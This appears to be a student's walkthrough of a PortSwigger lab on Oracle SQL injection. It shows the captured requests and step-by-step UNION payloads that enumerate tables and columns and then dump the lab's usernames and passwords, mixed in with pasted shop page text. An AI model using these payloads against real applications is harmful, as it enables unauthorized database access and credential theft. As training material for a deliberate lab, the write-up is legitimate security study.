

4. Lab: SQL injection attack, listing the database contents on Oracle databases

POC:

1. Access the lab in this link:

<https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-oracle>

[Home](#) | [My account](#)

WE LIKE TO
SHOP 

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Gifts](#) [Tech gifts](#) [Toys & Games](#)

Vintage Neck Defender

It can be incredibly hard for flamboyant people to deal with medical accessories that become part of the aging process. When you want to dress to impress and you're stuck with an ugly neck brace that doesn't show you at your best can be very frustrating. Our reasonably priced Vintage Neck Defender is the answer to all your prayers. This amazingly stylish, oversized Elizabethan ruffle will be the toast of the town, and the talk as well as envy, of all your friends. Make an entrance that will stop people in their tracks, heads will turn as you become the focus of everyone's attention in the room. Age will become just a number as you regain that youthful spring in your step. Lightweight, but secure despite its size, your back and shoulders will be free from any pressure as you dance until dawn. Love life and live, order yours today and you'll receive a free nose scratcher as a thank you from us.

Dancing In The Dark

Are you a really, really bad dancer? Don't worry you're not alone. It is believed every 1 in 4 people are very bad at strutting their funky stuff. Here at 'Dancing In The Dark', we feel your pain. The silhouette suit which allows complete anonymity was originally designed by one of our interns fed up with her dad embarrassing her at local events. We loved the idea so much we decided to go into production

2. Turn on the Burp Suite on, click the gifts to access gifts category products.



Gifts

Refine your search:

All Clothing, shoes and accessories Food & Drink Gifts Tech gifts Toys & Games

Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. *Make sure you have an extra large freezer before delivery. *Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). *Allow 3 days for it to refreeze. *Chip away at each block until the ice resembles snowflakes. *Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

Couple's Umbrella

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

Conversation Controlling Lemon

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life; a quieter, more reasonable, and un-opinionated one.

High-End Gift Wrapping


We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

```
1 GET /filter?category=Gifts HTTP/2
2 Host: 0a55003204d4e28b80633aab0043009d.web-security-academy.net
3 Cookie: session=DGKLedgYMuBmB9GWbfPfZZSIurn2nWDp
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "macOS"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a55003204d4e28b80633aab0043009d.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
18 Priority: u=0, i
19
20
```

3. Send the request to the repeater, test for SQL injection with payload **Gifts'** and resulting error, meaning it's vulnerable to SQL injection attack

**WebSe
Acaden**

SQL injection
attack, listing
the database
contents on
Oracle

LAB Not solved 


Internal Server Error

Back to lab home

Back to lab description

Internal Server Error

4. And if the payload `Gifts'+or+1=1--+-` and results no error.



Six Pack Beer Belt

The Six Pack Beer Belt - because who wants just one beer? Say goodbye to long queues at the bar thanks to this handy belt. This beer belt is fully adjustable up to 50' waist, meaning you can change the size according to how much beer you're drinking. With its camouflage design, it's easy to sneak beer into gigs, parties and festivals. This is the perfect gift for a beer lover or just someone who hates paying for drinks at the bar! Simply strap it on and load it up with your favourite beer cans or bottles and you're off! Thanks to this sturdy design, you'll always be able to boast about having a six pack. Buy this adjustable belt today and never go thirsty again!

Couple's Umbrella

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on

5. Then, to further exploit the attack to show database contents. First, we brute force guessing the number of columns in the database by using this payload: `'+order+by+2--+-`, if it exceeds 2, it results in error, so it tells the available columns are only 2 columns.
- Or we can try guessing the number of columns with built in table in oracle 'dual' and with that we can type how many nulls in `'+union+select+null,null+from+dual--+-` which in this case there are only 2 nulls until it results error if we exceed that

- Then to know what are the tables in the web app with oracle database, we can use 'UNION+SELECT+*+FROM all_tables, the * is replaced with guessed number of columns in the database so it becomes 'UNION+SELECT+null,null+FROM all_tables, it won't return anything because the columns are still null, we need to know what column to select, i searched list of columns in oracle built in tables 'all_tables' columns in this document

https://docs.oracle.com/en/database/oracle/oracle-database/19/refrn/ALL_TABLES.html#GUID-6823CD28-0681-468E-950B-966C6F71325D and the possible column name to list available tables in 'all_table' is 'table_name'. So the payload becomes '+UNION+SELECT+TABLE_NAME,null+FROM+all_tables--+--'

```

</tr>
<tr>
  <th>
    TABLE_PRIVILEGE_MAP
  </th>
</tr>
<tr>
  <th>
    USERS_WSIMWT
  </th>
</tr>
<tr>
  <th>
    WRI$_ADV_ASA_RECO_DATA
  </th>
</tr>
<tr>
  <th>
    WRR$_REPLAY_CALL_FILTER
  </th>
</tr>
<tr>
  <th>
    WWV_FLOW_DUAL100
  </th>
</tr>
<tr>
  <th>
    WWV_FLOW_LOV_TEMP
  </th>
</tr>
<tr>
  <th>
    WWV_FLOW_TEMP_TABLE
  </th>
</tr>
<tr>
  <th>
    XDB$XIDX_IMP_T
  </th>

```

It will list all the table names in the database, and in this case, i choose USERS_WSIMWT table

- And then, we want to explore what columns in the table 'USERS_WSIMWT', but still don't know what is the name of columns to select in it. We can use '+UNION+SELECT * FROM all_tab_columns WHERE table_name = 'USERS_WSIMWT'--+-- change the * to null,null '+UNION+SELECT+null,null+FROM+all_tab_columns+WHERE+table_name+=+'USERS_WSIMWT'--+-- We dont know what the name of the columns to select, it's still null, so get the possible names from document

https://docs.oracle.com/en/database/oracle/oracle-database/19/refrn/ALL_TAB_COLUMNS.html#GUID-F218205C-7D76-4A83-8691-BFD2AD372B63' and i choose

TABLE_NAME column name, for this, the payload will be

'**+UNION+SELECT+TABLE_NAME,null+**

FROM+all_tab_columns+WHERE+table_name+=+'USERS_WSIMWT'--+

```

</td>
</tr>
<tr>
<th>
    PASSWORD_KOBJGJ
</th>
</tr>
<tr>
<th>
    Snow Delivered To Your Door
</th>
<td>
    By Steam Train Direct From The North Pole
    We can deliver you the perfect Christmas gift of all.
    Imagine waking up to that white Christmas you have
    been dreaming of since you were a child.
    Your snow will be loaded on to our exclusive snow
    train and transported across the globe in time for
    the big day. In a few simple steps, your snow will be
    ready to scatter in the areas of your choosing.
    *Make sure you have an extra large freezer before
    delivery.
    *Decant the liquid into small plastic tubs (there is
    some loss of molecular structure during transit).
    *Allow 3 days for it to refreeze.*Chip away at each
    block until the ice resembles snowflakes.
    *Scatter snow.
    Yes! It really is that easy. You will be the envy of
    all your neighbors unless you let them in on the
    secret. We offer a 10% discount on future purchases
    for every referral we receive from you.
    Snow isn't just for Christmas either, we deliver
    all year round, that's 365 days of the year.
    Remember to order before your existing snow melts,
    and allow 3 days to prepare the new batch to avoid
    disappointment.
</td>
</tr>
<tr>
<th>
    USERNAME_GOSZJO
    
```

We get 2 column names for 'USERS_WSIMWT' table which are
'PASSWORD_KOBJGJ' And 'USERNAME_GOSZJO'

- Finally, we can use final payload to list crucial and discrete informations from this database with this payload:

'**+union+select+PASSWORD_KOBJGJ,USERNAME_GOSZJO+from+USERS_WSIMWT--+**

```
</tr>
<tr>
  <th>
    hk02ir9aacq8mjap01ic|
  </th>
  <td>
    administrator
  </td>
</tr>
<tr>
  <th>
    ih5a6up6mnw54urm409y
  </th>
  <td>
    wiener
  </td>
</tr>
<tr>
  <th>
    klj1qpvmf5ziuewovfr
  </th>
  <td>
    carlos
```

We have gained lists of passwords and usernames stored in the database.